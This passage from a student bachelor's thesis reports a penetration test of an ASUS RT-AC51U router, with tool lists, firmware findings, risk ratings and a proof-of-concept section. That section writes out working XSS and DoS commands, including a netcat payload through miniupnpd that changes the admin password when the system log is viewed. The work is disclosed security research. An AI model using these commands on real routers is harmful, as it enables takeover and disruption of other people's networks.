- **Binwalk:** It is a tool used to find and extract embedded files in a binary image. It was used to analyze and extract the filesystem from the firmware. There are also options for more information, like CPU architecture from a firmware image [4].
- **Firmadyne:** It is a program to automate emulation and dynamic analysis of Linux-based firmware. It can extract firmware images and other configurations to emulate firmware [69].
- **Firmware Analysis Toolkit (FAT):** It is a toolkit built to help emulate firmwares. It works as a wrapper to simplify and automate Firmadyne [19].
- **Nmap:** It is a networking mapping tool. It was used to scan the target for open ports, which could potentially be used as attack vectors, like insecure services running on open ports [30].
- **Burp Suite:** It is a collection of tools for testing web applications and was used to intercept requests to and from the IoT device. It made it possible to understand how the router communicated with the client [6].
- **Telnet:** It is a protocol that enables insecure two-way communication between a client and a host [52].

- **Cloc:** Short for "count lines of code". It is a lightweight and portable tool for estimating the size of a program or file by counting how many lines of code it has. It can differentiate between comments, blank lines, and actual code and determine the language [64].
- **JavaScript:** It is a high-level programming language for adding functionality to web pages. Due to web interfaces being built with HTML and JavaScript, a natural way to do exploits is by running JavaScript in vulnerable locations in the interface. If the user input is not properly handled with sanitization, escaping, or validation, it is possible to inject JavaScript into text fields for user input.
- **C:** It is a "low-level", general-purpose programming language and is often used for operating systems and thus firmware.
- **Firmwalker:** It is a script that searches an extracted or mounted firmware filesystem for interesting things like SSL-related files, configuration files, interesting keywords, URLs, and IP addresses. It was used early, in stage 2, to get an overview of the firmware [70].
- **Ghidra:** It is a free reverse engineering framework made by the National Security Agency (NSA) [73].
- **Checksec:** It is a script that checks an executable's/binary's exploit mitigation technique; RELRO, canary, NX, PIE, runPath, rPath, ASLR, Fortify_Source [63].
- **QEMU:** It is an open-source machine emulator which can run programs and OSes with one architecture on a machine with another architecture. The user emulation of it is what AFL++ bases its black box fuzzing on, and it would probably have been used for the dynamic analysis [83].
- **GCC:** Short for GNU compiler collection. It is a command used to compile several types of files [21].
- **Shodan:** It is a search engine that discovers devices connected to the internet. Used to gauge how many instances of the tested device there is facing outwards to the internet [87].
- **Command line tools:** Some command line tools in the Linux terminal were used as well. These were grep, strings, umount, find, file, netcat, cat, ping, echo, tar, and unzip.

3.6 Administrative Work

There was some administrative work that had to be done. During the first month of the bachelor's thesis, the team had to create a preliminary project plan, which can be seen in Appendix A.8. A contract of cooperation was also needed, which is an attachment to the preliminary project plan. Later, the team had to create and present a poster. This can be found in Appendix A.7. Lastly, the project handbook was created, and this can be found in Appendix A.6. For all these required appendices, the team worked together. Each work had a first draft made that the team agreed on. While working on the appendices, the team constantly discussed what to include and how to include it. Once finished, both team members read through the attachments at least once before deciding to submit them.

3.6.1 Work Allocation

the team was small, with two people, most of the work was done together. The work was split consciously to even the workload. Most of the time, the team worked together. It made the most sense because it ensured both would get the chance to try the different penetration testing techniques during the project, which was a part of the assignment. Despite the team cooperating most of the time, it was also avoided that both did the exact same thing; both would perform research but find different information. It was first done to lessen duplication, but it was also done for efficiency towards the end.

The majority of fuzzing and emulation was done by Ida Heggen Trosdahl, while Jørgen Selsøyvold focused on testing the web API and developing the PoCs. The team had continuous discussions between themselves and regularly with the advisor to ensure that the process was constantly evaluated. For example, one discussion was whether or not to continue with the emulation when it seemed to not go anywhere. It made the team conscious of the decisions that had to be made and how to prioritize when the time was running short.

The administrative parts of the project were separated a bit to give a similar amount of work to each member. Jørgen was responsible for making and sending the meeting notices for all meetings. He would also lead the meetings. Ida was responsible for documenting the meetings, including the informal ones. For the required work, the team made a plan on how to submit it. First, the team members would finish it with good time left and agree it was good to submit. Jørgen would then quality assure it before submission before Ida would prepare and submit it. During this process, both team members are supposed to be available to help if there is anything. As for booking rooms and communication with the advisor and other external resources, the responsibility was shared.

4 Results

The security assessment resulted in a number of minor and major security issues being discovered. In this section, a summary of each stage's results will be presented, then the vulnerabilities that were found will be explained with their CVSS and risk rating. After, the PoCs that were made will be summarized. The last section will present the administrative results.

4.1 Methodology: Result overview

4.1.1 Stage 1: Information Gathering and Reconnaissance

The results from stage 1 can be seen in Table 1:

Information, findings	
Type of information	Findings
OS	Linux 2.6.36
CPU architecture	32-bit MIPSEL (Little endian MIPS)
Lines of code estimation	Around 13 million
Relevant CVE IDs	CVE-2018-8826, ASUS RT-AC51U [11] CVE-2021-46109 ASUS RT-AC52U [12] CVE-2018-18287 ASUS RT-AC58U [9] CVE-2018-18291 ASUS RT-AC58U [10]
Source code	Found on ASUS support web page ⁴ in the "Driver & Tools" tab, under OS in "Others"
Datasheet	Found on ASUS specifications web page ⁵

Table 1: The findings from stage 1. The type of information that was found and what was found.

⁴ASUS support web page: https://www.asus.com/no/Networking-IoT-Servers/WiFi-Routers/ASUS-WiFi-Routers/RTAC51U/HelpDesk_Download/

⁵ASUS specification web page: <https://www.asus.com/no/Networking-IoT-Servers/WiFi-Routers/ASUS-WiFi-Routers/RTAC51U/techspec/>

4.1.2 Stage 2: Obtaining and Analyzing Firmware

The firmware was successfully obtained. Analysis can be seen in Table 2 below.

Firmware analysis	
Type of information	Findings
Last update	September 22nd
Days since last update	478 days, as of January 22nd 2022
File type	U-boot legacy uImage
Image size	14 693 016 bytes
Data address	0x80000000
Entry point	0x800C150
Header CRC	0xF5011635
Image type	OS kernel image
Compression type	lzma
Crypto hints	Big_Numbers1, CRC32_poly_Constant and CRC32_table in application/octet-stream
File hashes	MD5, RIPEMD160, SHA1, SHA256, SHA512, ssdeep, TLSH and whirlpool

Table 2: The findings from stage 2. The type of information that was found and what was found.

The file hashes can be seen in Figure 12.

imphash	None
md5	cf231627d7c337848bba2aa6b93360b7
ripemd160	d2dbe6071022950342ea54b69aa4b45c8f7eb281
sha1	56883e0ae943058905a103eb6c8a59085c8ad620
sha256	1dab2f159ae206e4b8f1ee952707c8ba3a646006dc4572d6c46e751774a42ae2
sha512	8a7c184b02e8bb4c7b5092da82f041b7ad094959c6eb333e30ead28382979c923c780432dbd3b269aca9c20edb0d108fc19f1b0fb46b0a69f8dd34215dce5a25
ssdeep	393216:fgofEqg35ovCNmFrmAASm9TQ8qK0o7gsqa1p1:043UCvCNmDASEy3ZQ
t1sh	T168E633A77DA5333CB941D5789184A839A8FC83ED08E7AB34522A187C71B0646C0C4EF5
whirlpool	b5a56dc21b6a248bbe7df0099dfda6c19056428532e57f897381e18d2ade507371ec303860b8546d5645516cdb1489690b9aa10c9110d753b9bfeca5c1deab0f

Figure 12: A screenshot of the hashes that was found in FACT.

4.1.3 Stage 3: Extracting and Analyzing the Filesystem

The firmware was successfully extracted, and the analysis can be found in Table 3.

Filesystem Analysis	
Type of information	Findings
Filesystem	SquahsFS
etc/shadow -file	None
etc/passwd -file	root::0:0:root/root/bin/sh
rom/etc/ssl -directory	138 certificate files
SSL-related files	2 .pem and 1 .crt files
Configuration files	4 .config files
Script files	78 .js and 34 .sh files
Interesting strings	"Admin": www/qis/QIS_admin_pass.htm "Password": www/Main_Password.asp "Key": rom/easy-rsa/build-key-server rom/easy-rsa/build-key rom/easy-rsa/build-key-pkcs12 rom/easy-rsa/build-key-pass
File hashes	MD5, RIPEMD160, SHA1, SHA256, SHA512, ssdeep, TLSH, whirlpool
Checksec	See Table 7
Banned C functions	strcpy, strcat, sprintf, vsprintf, strlen, memcpy, memcmp, memset, fopen, gets, getwd
IP addresses	See Appendix A.5
URLs	See Appendix A.5
Emails	See Appendix A.5

Table 3: The findings from stage 3. The type of information that was found and what was found.

4.1.4 Stage 4: Emulating Firmware

CPU architecture: MIPS32 little endian, 32-bit MIPSEL

Other finding: BusyBox version 1.17.4

The team did not manage to emulate the firmware, and thus have no results from that part. The BusyBox version was an unrelated finding when attempting emulation.

4.1.5 Stage 5: Dynamic Analysis

The results of the dynamic analysis can be seen below in Table 4.

Web and API testing			
Vulnerability	Location	Identifier	Extra details
XSS	Wireless Settings panel	Wireless setting XSS	WPA Pre-Shared Key input
XSS	System logs	System Log XSS	Specially crafted POST-request causing the mini-UPnP service to create a log entry
XSS	USB device name	USB XSS	Theoretically possible, inserting a USB device with a specially crafted manufacturer name or content
XSS or DoS	httpd.c: handle_request()	URL character overload	Overloading the URL with characters and attempt script injection
DoS	httpd.c: handle_request()	GET-request DoS	Simple GET-request sent to the router

Table 4: The findings from stage 5. The type of vulnerability found, the location and extra details about the vulnerability.

The fuzzer did not uncover any vulnerabilities.

4.1.6 Stage 6: Runtime Analysis

No results from this stage.

4.1.7 Stage 7: Binary Exploitation

Each issue found during the dynamic analysis were tested by performing, or attempting to perform an exploit. Status of testing can be seen in Table 5 below.

Vulnerability exploitation	
Identifier	Successfully exploited
Wireless Settings XSS	Yes
System Log XSS	Yes
USB XSS	No
URL character overload	No
GET-request DoS	Yes

Table 5: The findings from stage 7. Each vulnerability found during stage 5 and if it was possible to exploit it.

4.1.8 Stage 8: Post Exploitation and Reporting

A PoC were made for the successfully exploited vulnerabilities. Each PoC were also given a risk rating score and had a CVSS calculated. The bachelor's thesis report and reports to the manufacturer were also made.

4.2 Testing Results

The testing revealed a number of smaller issues and some more serious ones. The smaller issues found have undefined impact and had no risk rating performed on them. The more serious ones went through some analysis and had a risk analysis done.

4.2.1 Security Issues

The router had outdated software, which can be seen in Table 6

Program versions			
Program	Found version	Last update	Latest version ⁶
Linux kernel	2.6.36	January 2016	5.17.6
Device firmware	3.0.0.4.380.8591	September 2020	-
Busybox	1.17.4	November 2010	1.34.1

Table 6: The programs, their versions and when it was last updated. The latest stable version was used to compare. The penetration test is performed on the latest version of the firmware.

The false positive vulnerability, URL character overload, found in stage 5, proved to be a bug in the code handling an attempted URL XSS injection after overflowing the URL. It started an indefinite reload loop trying to redirect the user. The URL used was:

```
router.asus.com/Main_Login.asp/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA<script>alert("hei")<  
/script>
```

It was not exploitable by the team, but was still considered an issue.

Using the checksec tool it was discovered a general lack of exploit mitigation techniques in the analyzed executables. Checksec results can be seen in Table 7.

Checksec result /usr/sbin/					
Number of executables	No RELRO	No Stack Canary	No NX	No PIE	No fortify_source
61	59 (96.7%)	61 (100%)	59 (96.7%)	57 (93.4%)	60 (98.4%)

Table 7: The number and percentage of executables that do not have exploit mitigation techniques.

⁶Latest versions of programs, not versions installed on device

Discovered exploitable issues:

The items listed in Table 8 are the result of stage 7. Exploitation of discovered issues were attempted, and the ones that were successfully used are explained in greater detail.

Exploits		
Name	Vulnerability type	Admin privileges required
Wireless Settings XSS	XSS	Yes
System Log XSS	XSS	No
GET-request DoS	DoS	No

Table 8: The different exploits, the type of vulnerability and if the exploit requires admin privileges.

Wireless Settings XSS

The wireless settings XSS was discovered while testing the web UI user inputs. The vulnerability can be found in the wireless settings panel while logged into the router as an admin user. The input field in question is the WPA Pre-Shared Key. When applying the changes to the settings, a redirect to `router.asus.com/start_apply2.htm` happens if the user is connected via Wi-Fi. The WPA Pre-Shared Key user input or the Network Key display is not sanitized, and if a script is injected, it runs upon the redirect. The user input has a max limit of 63 characters, and anything after this prompts an error message when attempting to save the changes. There were attempts on CSRF and reflected XSS attacks, but they did not yield any exploits; the router had CSRF protection. This vulnerability is not available on cabled connections.

A successful exploit will let an attacker use the redirected page to practically run what JavaScript they wish in the victims browser, with less than 64 characters.

System Log XSS

It was discovered that the HTML textarea in the system log panel did not sanitize its input. A specially crafted HTTP request could be sent to the miniUPnP service, which would create an entry in the log. The crafted request can inject a script by escaping the textarea, which executes every time the admin user accesses the system log panel. The attacker does not require admin privileges but needs to be connected to the router.

Like this Wireless settings issue, the system log is a way for an attacker to supply whatever JavaScript they want to execute. This can mean redirecting the user, depending on the Cross-Origin settings of the device it's possible to supply scripts from an outside server, or do something like exfiltrating sensitive data such as the administrator password.

GET-request DoS

During analysis of the source code, it was discovered that the firmware's web UI was single-threaded, which meant a DoS attack could likely succeed. The DoS attack freezes the web UI for all users on the LAN. The router and terminal interface work as normal, but it is not possible to access or perform any actions in the web UI. This attack requires the user to be connected to the router but does not require administrator privileges.

4.3 CVSS and Risk Rating

4.3.1 CVSS

The OWASP risk rating was performed on each vulnerability. Tables 9 to 11 shows the different vulnerabilities' risk ratings.

Threat agent factors				Vulnerability factors			
Skill level	Motive	Opportunity	Size	Ease of discovery	Ease of exploit	Awareness	Intrusion detection
3	2	8	6	7	7	4	1
Overall likelihood = 4.750 (MEDIUM)							

Technical Impact			
Loss of confidentiality	Loss of integrity	Loss of availability	Loss of accountability
0	0	8	6
Overall impact = 3.500 (MEDIUM)			

Table 9: The tables for the risk rating of the GET-request DoS. The first table calculates the overall likelihood for a vulnerability to be exploited and the second the overall impact.

Threat agent factors				Vulnerability factors			
Skill level	Motive	Opportunity	Size	Ease of discovery	Ease of exploit	Awareness	Intrusion detection
3	1	0	2	3	3	8	3
Overall likelihood = 2.875 (LOW)							

Technical Impact			
Loss of confidentiality	Loss of integrity	Loss of availability	Loss of accountability
4	4	2	8
Overall impact = 4.500 (MEDIUM)			

Table 10: The tables for the risk rating of the Wireless Settings XSS. The first table calculates the overall likelihood for a vulnerability to be exploited and the second the overall impact.

Threat agent factors				Vulnerability factors			
Skill level	Motive	Opportunity	Size	Ease of discovery	Ease of exploit	Awareness	Intrusion detection
4	6	7	6	5	5	6	6
Overall likelihood = 5.625 (MEDIUM)							

Technical Impact			
Loss of confidentiality	Loss of integrity	Loss of availability	Loss of accountability
8	8	5	7
Overall impact = 7.000 (HIGH)			

Table 11: The tables for the risk rating of the System Log XSS. The first table calculates the overall likelihood for a vulnerability to be exploited and the second the overall impact.

The GET-request DoS has a likelihood score of 4.750, or medium likelihood. The impact score is a 3.500, which means that there is potential to be somewhat of an impact should the exploit be used.

The Wireless Settings XSS has a likelihood score of 2.875, or low likelihood. The impact score is a 4.500, which means that there is potential to be somewhat of an impact should the exploit be used.

The System Log XSS has a likelihood score of 5.625, or medium likelihood. The impact score is a 7.000, which means that there is potential to be a serious impact should the exploit be used.

4.3.2 Risk rating

A CVSS was calculated for each vulnerability. Figures 13 to 15 shows the different vulnerabilities' CVSSes.




Figure 13: The summary of the calculated CVSS of the GET-request DoS.




Figure 14: The summary of the calculated CVSS of the Wireless Settings XSS.




Figure 15: The summary of the calculated CVSS of the System Log XSS.

For the score metrics used for each CVSS, see Appendix A.4. Figure 13 shows that the GET-request DoS has an overall score of 3.6, Wireless Settings XSS has 2.0 in Figure 14, and the System Log XSS has 7.9 in Figure 14. The higher, the more serious the vulnerability is. This means the System Log XSS vulnerability is the most serious, while the GET-request DoS is second and the last is the Wireless settings XSS.

4.4 Proof of Concept

A PoC has been made for each exploitable vulnerability that is in Table 4. A summary of them can be found below. For the actual PoC that was sent to the manufacturer, see the Appendices A.1, A.2 and A.3.

Wireless settings XSS

The wireless settings XSS utilized the lack of input sanitization in the WPA Pre-Shared Key in the wireless settings panel. When performing the redirect after the settings have been saved, the display shows the admin username, the new password, and the service set identifier (SSID) for each Wi-Fi band. Since the WPA Pre-Shared Key, aka the Wi-Fi password, is not sanitized when displayed on the redirected web page, any JavaScript less than 64 characters that were injected will be executed upon redirect. To reproduce the exploit, log into the router, navigate to the Advanced Settings: Wireless page, and type:

```
<script>alert('hei')</script>
```

Wait and the alertbox should open when the page redirects. Figure 16 and 17 illustrates the exploit.




Figure 16: A screenshot of the WPA Pre-Shared Key with the script that can be injected.




Figure 17: A screenshot of the alert box that appears when performing an XSS on the WPA Pre-Shared Key input.

System Log XSS

To exploit the log XSS vulnerability, connect to the router. Once connected, find the port the miniupnpd service is running on by querying port 1900. The below script will find the port of the host.

```
PORT=$(echo -e 'M-SEARCH * HTTP/1.1\r\nST: upnp:rootdevice\r\n\r\n' | nc 192.168.1.1 1900 -u | head -n7 | grep -i -oP '^location: http://192.168.1.1:\K.*?/' --line-buffered | sed -u 's/#/#g')
```

Running the below script will then use the port number, and insert the JavaScript into the syslog.log file.

```
echo -e "POST /ctl/CmnIfCfg HTTP /1.1\r\nSOAPAction: \"urn:schemas-upnp-org:service:WANCommonInterfaceConfig :1# </textarea ><script >newpw='hax123 \';data = 'action_mode=apply&action_script=saveNvram&http_username=admin && http_passwd ='+newpw;fetch('http :// router.asus.com/start_apply.htm ', {method: 'POST ', body: data });</script ><textarea >\"\\r\\n\\n\" | nc 192.168.1.1 $PORT -v"
```

This causes an error in the miniupnpd service, that gets logged in the system log. The textarea is not sanitized properly, so the script can be executed. The injected script can be seen in Figure 18. When an administrator user accesses the Advanced Settings: System Log, the password to the web UI will be altered. This will run each time the System Log is accessed. This exploit can execute any JavaScript that is not blocked by policies like Cross-Origin Resource Sharing or similar mechanics. Potential exploits can be web page redirection, enabling telnet, and obtaining sensitive information by querying the NVRAM for data.




Figure 18: A screenshot of the System Log HTML in the developer tools. The script sent via the miniupnp port has been injected and is executed like a normal script when the page is reloaded.

GET-request DoS

The single-threaded web UI can easily be attacked with a DoS. Because of the single thread, if a web UI request is being processed, no other request to the web can be processed. Connect to the router and use the terminal to send this GET-request:

```
echo 'GET / HTTP/1.1' | nc 192.168.1.1 80
```

The request will not receive an answer. If another user tries to access the web UI, it will not respond.

4.5 Methodology Evaluation

After finishing the security assessment, the evaluation of the methodology was done. It was decided that following a penetration test methodology was beneficial for the team in general. The team avoided missing important steps by using a structured guide. When stuck, it made it possible to either duplicate other work that had the same issue or for the team to skip to the next part. Planning the project was made almost trivial with a methodology, as the team did not have to do much investigating or look for information when doing the preliminary project work.

4.6 Administrative Results

4.6.1 Achievements

When making the contract of cooperation, found in Appendix A.8, section 6.3.1, some performance targets were made. At this point in the project, there have been found three vulnerabilities, three issues, and one error in the programming. All deadlines except the report have been met and their requirements fulfilled. The team has also sent a report to the manufacturer of the security vulnerabilities that were found. It means 3/5 performance targets have been achieved, with the other two being related to the result of the report and cannot yet be fulfilled.

4.6.2 Process

A plan was made early in the thesis. Overall, the total estimated time and progress were followed, which can be seen in Figure 19. Each stage had its ending date and it was estimated how many hours it would use. In the first 3 stages, the GANTT diagram was followed. During the emulation, stage 4, the timeline had to be disregarded. 9,5% of the time was used for emulation, which is approximately 75,5 hours, against the originally estimated 30 hours. Fuzzing also took more time than anticipated. Stage 5 used 25,5% of the total hours. This is 205 hours, and the original estimate was 110 hours for the whole stage 5. Fuzzing took approximately 98 hours of this. Stage 6 was looked at, but not properly started. Stage 7 had to be done hastily. Stage 8 was started at approximately the correct time, and will be finished when closing the project. An overview of the stages and their time usage can be seen in Figure 20.

Time Projection and Progress




Figure 19: A line chart of the ideal progress of the bachelor’s thesis (red line), the estimated progress (yellow line) and the actual progress (blue line). The S-curve is commonly used for project planning and is a useful tool according to J. R. San Cristóbal [97]

Time usage per stage by hours




Figure 20: A donut chart of time usage per stage.

It was also estimated the amount of time used per type of activity; research, penetration testing, report and mandatory activity. This can be seen in Figure 21. The required activity includes mandatory assignments and lectures.




Figure 21: A donut chart of time usage per activity. The required activity includes lectures and mandatory assignments.

4.6.3 Timesheet

The team estimated 1062 hours to be used on the bachelor's thesis. The actual time used was 931 hours. That is 87,6% of the estimated time and 93,1% of the time recommended to use by NTNU. A full list of the timesheets and the weekly logs can be found in Appendix A.6.

5 Discussion

5.1 Results

The router ended up having a few issues. The team discovered that the Linux kernel and BusyBox versions were very outdated, with both being released in 2010 [27, 61]. Consequently, they also have many entries in the CVE database. It may be attributed to the router's age, seeing that it was released in 2014 according to the router's devwiki page [55]. The router is still sold today, however, and cybercriminals will exploit this, meaning old age is not an excuse. The router also has other problems, such as handling the password in clear text and how long it is since the firmware received an update. The password handling seems to be a poor solution from a security standpoint, while the firmware not being updated for a long time can mean it is not being prioritized or it is nearing its end-of-life (EOL). All the issues together give the impression that the router is getting outdated and may not be very secure.

The exploits that were discovered confirmed the impression. Two of the exploited vulnerabilities were due to no user input sanitization, and the last one was due to the web UI being seemingly single-threaded. It means the router has two XSS vulnerabilities and one DoS. Both types of vulnerabilities are possible to mitigate, but the XSS issues are especially easy to fix.

Avoiding XSS is easy and has already been done on the other user inputs on the router. The impact of not sanitizing user input is possible code execution, which means the router can be compromised entirely. It seems like a very unsafe decision not to check thoroughly for problems like this. The team managed, with some help, to create a PoC for one of the XSS exploits. The other vulnerability could not be exploited without admin privileges. Even if the team could not exploit it, an experienced attacker might be able to do it, or it might turn exploitable at a later point.

